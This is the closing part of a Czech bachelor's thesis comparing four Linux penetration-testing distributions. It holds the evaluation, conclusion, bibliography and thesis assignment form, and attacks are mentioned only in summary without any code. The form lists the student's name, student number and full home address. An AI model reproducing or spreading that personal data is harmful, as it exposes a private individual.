Práce s jednotlivými distribucemi se mírně liší. Nejvíce vybočuje BlackArch Linux, který je postavený na jiné architektuře než ostatní distribuce. Liší se práce s instalací nových balíčků nebo má například jinak nastavenou bezpečnostní politiku. Ostatní distribuce využívají stejný systém stahování nových aplikací a balíčků.

Práce s nástroji probíhala na všech distribucích téměř totožně. Občas se vyskytl odlišný výstup, rozdílnost však nebyla zásadní.

Seznam nástrojů je u každé distribuce odlišný, avšak je možné upozorovat množství nástrojů, které obsahují všechny distribuce. Nejvíce nástrojů obsahuje BlackArch Linux, nejméně BackBox Linux.

Nejvíce uživatelsky přívětivý je vyhodnocen Kali Linux a Parrot Security. Obě distribuce mohou být vhodné pro začínající uživatele. Parrot Security navíc obsahuje nástroje a aplikace potřebné nejen pro penetrační testování. BlackArch Linux vyžaduje již zkušenějšího testera vzhledem k jeho prostředí a nepřehlednému množství nástrojů.

Nejnáročnější na hardware lze považovat Kali Linux a Parrot Security. Následně BackBox Linux. Naopak BlackArch je nejméně náročný, vzhledem k tomu, že je odstíněn od veškeré grafiky a využívá velice jednoduchou pracovní plochu.

BackBox Linux je vnímán jako distribuce na ústupu, jelikož neprobíhají časté aktualizace a vydávání nových verzí. Starý kernel způsobil problémy s instalací ovladačů a velice zkomplikoval průběh testu B1.

9 Závěr

Cílem bakalářské práce bylo porovnat 4 linuxové distribuce pro penetrační testy a forenzní analýzu.

V teoretické části byla vysvětlena definice a průběh penetračních testů a forenzní analýzy. Popsány byly jednotlivé metodiky, zabývající se penetračním testováním a byly spolu porovnány. V závěru teoretické části byly představeny jednotlivé distribuce, jejich nástroje a systémové požadavky.

V praktické části se nacházejí jednotlivé testy. V testech jsou popsány použité nástroje, postup, výsledky testů a doporučení pro obranu před útokem. Byly provedeny 4 druhy testů se zaměřením na polomení hesla WiFi sítě, sken WordPress aplikace a exploit OS Windows a linuxové distribuce Ubuntu. Dále byly provedeny 3 testy doplňující, které neprobíhaly na všech distribucích. Práce s jednotlivými distribucemi byla dle několika kritérií porovnána a vyhodnocena.

Každá z distribucí má své výhody i nevýhody, ať už z hlediska počtu nástrojů či hardwarových požadavků. Jednoznačně říci, která je nejlepší, je nemožné. Populární distribuci Kali Linux může snadno předběhnout Parrot Security. Pro zkušené uživatele, kteří již mají znalost nástrojů a vyžadují spíše rychlost, je vhodnější BlackArch. Nejvíce však záleží na samotném uživateli, který podle svých zkušeností a doporučení volí jednu z distribucí.

Na základě zkušeností s distribucemi lze soudit, že práce etického hackera není jednoduchá a vyžaduje široké spektrum znalostí a zkušeností.

10 Seznam použité literatury

[1] SELECKÝ, Matúš. Penetrační testy a exploitace. Brno: Computer Press, 2012. ISBN 978-80-251-3752-9.

[2] HARRIS, Shon. Manuál hackera. Praha: Grada, 2008. Hacking (Grada). ISBN 978-80-247-1346-5.

[3] Penetrační testy | Etický hacking | Sociální inženýrství. COMGUARD [online]. 2018 [cit. 2018-07-26]. Dostupné z: <https://www.comguard.cz/sluzby/sluzby-v-oblasti-informacni-ict-bezpecnosti/penetracni-testy-eticky-hacking-socialni-inzenyrstvi/>

[4] Forezní analýza (1). Root [online]. 21. 4. 2005 [cit. 2018-07-26]. Dostupné z: <https://www.root.cz/clanky/forezni-analyza-1/>

[5] SVETLÍK, Marián. Digitální forezní analýza a bezpečnost informací. Digital Security Magazine. 2010, č. 1, s. 4. [cit. 2018-07-26]. Dostupné z: [http://www.rac.cz/RAC/homepage.nsf/CZ/Clanky/\\$FILE/DSMDigit%C3%A1ln%C3%AD%20forezn%C3%AD%20anal%C3%BDza-01-2010.pdf](http://www.rac.cz/RAC/homepage.nsf/CZ/Clanky/$FILE/DSMDigit%C3%A1ln%C3%AD%20forezn%C3%AD%20anal%C3%BDza-01-2010.pdf)

[6] Penetration Testing – Complete Guide with Sample Test Cases. Software Testing Help [online]. 3.12.2018 [cit. 2018-12-20]. Dostupné z: <https://www.softwaretestinghelp.com/penetration-testing-guide/>

[7] What is the PTES (Penetration Testing Execution Standard)?. Cyber security masters degree [online]. 2018 [cit. 2018-12-28]. Dostupné z: <https://www.cybersecuritymastersdegree.org/what-is-the-ptes-penetration-testing-execution-standard/>

[8] High Level Organization of the Standard. Pentest standard[online]. 2018 [cit. 2018-12-28]. Dostupné z: http://www.pentest-standard.org/index.php/Main_Page

[9] About The Open Web Application Security Project. The OWASP Foundation [online]. Belgie, 2018 [cit. 2018-12-28]. Dostupné z: https://www.owasp.org/index.php/About_The_Open_Web_Application_Security_Project

- [10] OWASP: za webové aplikace bezpečnější. Root [online]. 2010 [cit. 2018-12-28]. Dostupné z: <https://www.root.cz/clanky/owasp-za-webove-aplikace-bezpecnejsi/>
- [11] About Us. ISECOM [online]. 2018 [cit. 2018-12-28]. Dostupné z: <http://www.isecom.org/about-us.html>
- [12] Penetrační testování: Úvod do etického hackingu. Pbwcz.cz [online]. [cit. 2018-12-28]. Dostupné z: <https://www.pbwcz.cz/Odborne%20clanky/penetracnitestovaniuvoddoetickehohackingu.htm>
- [13] HERZOG, Pete. OSSTMM 3: The Open Source Security Testing Methodology Manual 3.0 [online]. 14. 2. 2010 [cit. 2018-12-28]. Dostupné z: <http://www.isecom.org/mirror/OSSTMM.3.pdf>
- [14] Nástroje pro penetrační testování webových aplikací a jejich praktické využití [online]. Hradec Králové, 2017 [cit. 2018-12-29]. Dostupné z: <https://theses.cz/id/tj2mdi/STAG87541.pdf>. Diplomová práce. Univerzita Hradec Králové, Fakulta informatiky a managementu. Vedoucí práce Pavel Kříž.
- [15] NIST SP-800-115. Packt [online]. [cit. 2018-12-29]. Dostupné z: https://subscription.packtpub.com/book/networking_and_servers/9781783284771/5/ch05lvl1sec26/nist-sp-800-115
- [16] GONTHARET, Florent. ISSAF Methodology Analysis and Critical Evaluation. Wrong Name [online]. 2015 [cit. 2018-12-29]. Dostupné z: https://wr0ng.name/other/REPORT_PenetrationTesting_Methodology.pdf
- [17] HERTZOG, Raphaël, Jim O'GORMAN a Mati AHARONI. Kali Linux Revealed: Mastering the Penetration Testing Distribution [online]. 1. USA: Offsec Press, 2017 [cit. 2019-01-15]. ISBN 9780997615609. Dostupné z: [Kali-Linux-Revealed-1st-edition.pdf](https://kali-linux-revealed-1st-edition.pdf)
- [18] Digital Forensic Journal [online]. 2015, 2(4) [cit. 2019-01-15]. ISSN 2336-4769. Dostupné z: [http://www.rac.cz/rac/homepage.nsf/CZ/DFJ/\\$FILE/DFJ_2-2015_160405.pdf](http://www.rac.cz/rac/homepage.nsf/CZ/DFJ/$FILE/DFJ_2-2015_160405.pdf)
- [19] Parrot Documentation. Parrot Project - The best choice for security experts, developers and crypto-addicted people. [online]. [cit. 15.01.2019]. Dostupné z: <https://www.parrotsec.org/docs/#documentation>

- [20] Linux Parrot Security OS 3.11 - Linux E X P R E S. Linux E X P R E S [online]. [cit. 15.01.2019]. Dostupné z: <https://www.linuxexpres.cz/distro/linux-parrot-security-os-3-11>
- [21] Start [BackBox Wiki] [online]. [cit. 15.01.2019]. Dostupné z: <https://wiki.backbox.org/>
- [22] BlackArch Linux - Penetration Testing Distribution [online]. [cit. 15.01.2019]. Dostupné z: <https://blackarch.org/blackarch-guide-en.pdf>
- [23] Pre-engagement - The Penetration Testing Execution Standard. [online]. [cit. 16.01.2019]. Dostupné z: <http://www.pentest-standard.org/index.php/Pre-engagement>
- [24] Intelligence Gathering - The Penetration Testing Execution Standard. [online]. [cit. 16.01.2019]. Dostupné z: http://www.pentest-standard.org/index.php/Intelligence_Gathering
- [25] Threat Modeling - The Penetration Testing Execution Standard. [online]. [cit. 16.01.2019]. Dostupné z: http://www.pentest-standard.org/index.php/Threat_Modeling
- [26] Vulnerability Analysis - The Penetration Testing Execution Standard. [online]. [cit. 16.01.2019]. Dostupné z: http://www.pentest-standard.org/index.php/Vulnerability_Analysis
- [27] Exploitation - The Penetration Testing Execution Standard. [online]. [cit. 16.01.2019]. Dostupné z: <http://www.pentest-standard.org/index.php/Exploitation>
- [28] Post Exploitation - The Penetration Testing Execution Standard. [online]. [cit. 16.01.2019]. Dostupné z: http://www.pentest-standard.org/index.php/Post_Exploitation
- [29] Reporting - The Penetration Testing Execution Standard. [online]. [cit. 16.01.2019]. Dostupné z: <http://www.pentest-standard.org/index.php/Reporting>
- [30] ENGBRETSON, Pat. The basics of hacking and penetration testing: ethical hacking and penetration testing made easy. Second Edition. Boston: Syngress, an imprint of Elsevier, [2013]. ISBN 9780124116443.

- [31] OCCUPYTHEWEB. Linux basics for hackers: getting started with networking, scripting, and security in Kali [online]. San Francisco: No Starch Press, [2018] [cit. 2019-12-16]. ISBN 978-159-3278-564.
- [32] Slovníček pojmů. Root.cz [online]. [cit. 2019-12-28]. Dostupné z: <https://www.root.cz/slovnicek/live-distribuce/>
- [33] Řízení testů kybernetické bezpečnosti: Doplněk bezpečnostních standardů: Provoz kybernetické bezpečnosti. ALEF NULA a.s., 24.
- [34] Security World. Praha: IDG Czech Republic, 2019. ISSN 1802-4505.
- [35] Kali Default Non-Root User [online]. 31.12.2019 [cit. 2020-03-06]. Dostupné z: <https://www.kali.org/news/kali-default-non-root-user/>
- [36] OWASP Top 10 Security Risks & Vulnerabilities [online]. 2020 [cit. 2020-03-09]. Dostupné z: <https://sucuri.net/guides/owasp-top-10-security-vulnerabilities-2020/>
- [37] OWASP Top 10 - 2017: The Ten Most Critical Web Application Security Risks [online]. 2017 [cit. 2020-03-09]. Dostupné z: https://owasp.org/www-pdf-archive/OWASP_Top_10-2017_%28en%29.pdf.pdf
- [38] Kali Linux Tools Listing [online]. Offensive Security, 2020 [cit. 2020-03-14]. Dostupné z: <https://tools.kali.org/tools-listing>
- [39] Airodump-ng [online]. [cit. 2020-03-14]. Dostupné z: <https://www.aircrack-ng.org/doku.php?id=airodump-ng>
- [40] Tools in BlackArch [online]. [cit. 2020-03-23]. Dostupné z: <https://blackarch.org/tools.html>
- [41] Big digital forensic data. New York, NY: Springer Berlin Heidelberg, 2018. ISBN 978-981-13-0262-6.

UNIVERZITA HRADEC KRÁLOVÉ
Fakulta informatiky a managementu
Akademický rok: 2017/2018

Studijní program: Aplikovaná informatika
Forma studia: Prezenční
Obor/kombinace: Aplikovaná informatika (ai3-p)

Podklad pro zadání BAKALÁŘSKÉ práce studenta

Jméno a příjmení: **Kristýna Hnízdilová**
Osobní číslo: **I1600535**
Adresa: **Wolkerova 1384, Ústí nad Orlicí, 56201 Ústí nad Orlicí 1, Česká republika**
Téma práce: **Linuxové distribuce pro penetrační testování a forenzní analýzu**
Téma práce anglicky: **Linux distributions for penetration testing and forensic analysis**
Vedoucí práce: **Mgr. Josef Horálek, Ph.D.**
Katedra informačních technologií

Zásady pro vypracování:

Cílem práce je zmapovat a provést komparativní analýzu nových distribucí OS Linux využitelných pro penetrační testování a digitální forenzní analýzu. Autor práce představí a testuje nové specializované distribuce OS Linux využitelné pro penetrační testování a digitální forenzní analýzu. Provede komparativní analýzu jejich možností a nástrojů a připraví sadu praktických testů. Autor se zejména zaměří nejnovější verze Kali Linux, Parrot Security, BackBox Linux a Blackarch Linux.

Osnova:

1. Úvod
2. Úvod do penetračního testování
3. Standardy pro penetrační testování
4. Linuxové distribuce pro penetrační testování
5. Metodiky penetračního testování
6. Praktická část
7. Vyhodnocení

Seznam doporučené literatury:

HERTZOG, Raphael. Kali Linux Revealed : Mastering the Penetration Testing Distribution. Offsec Press: Offensive Security Services, 2017. ISBN 9780997615609.
HARRIS, Shon. Manuál hackera. Praha: Grada, 2008. Hacking (Grada). ISBN 978-80-247-1346-5.
Big digital forensic data. New York, NY: Springer Berlin Heidelberg, 2018. ISBN 978-981-13-0262-6.
LUNNE, Tom, Peter K. ROBERTSON a John J.M POWELL. Cone penetration testing in geotechnical practice. London: Springer Berlin Heidelberg, 1997. ISBN 04-192-3750-X.

Podpis studenta:

Datum:

Podpis vedoucího práce:

Datum: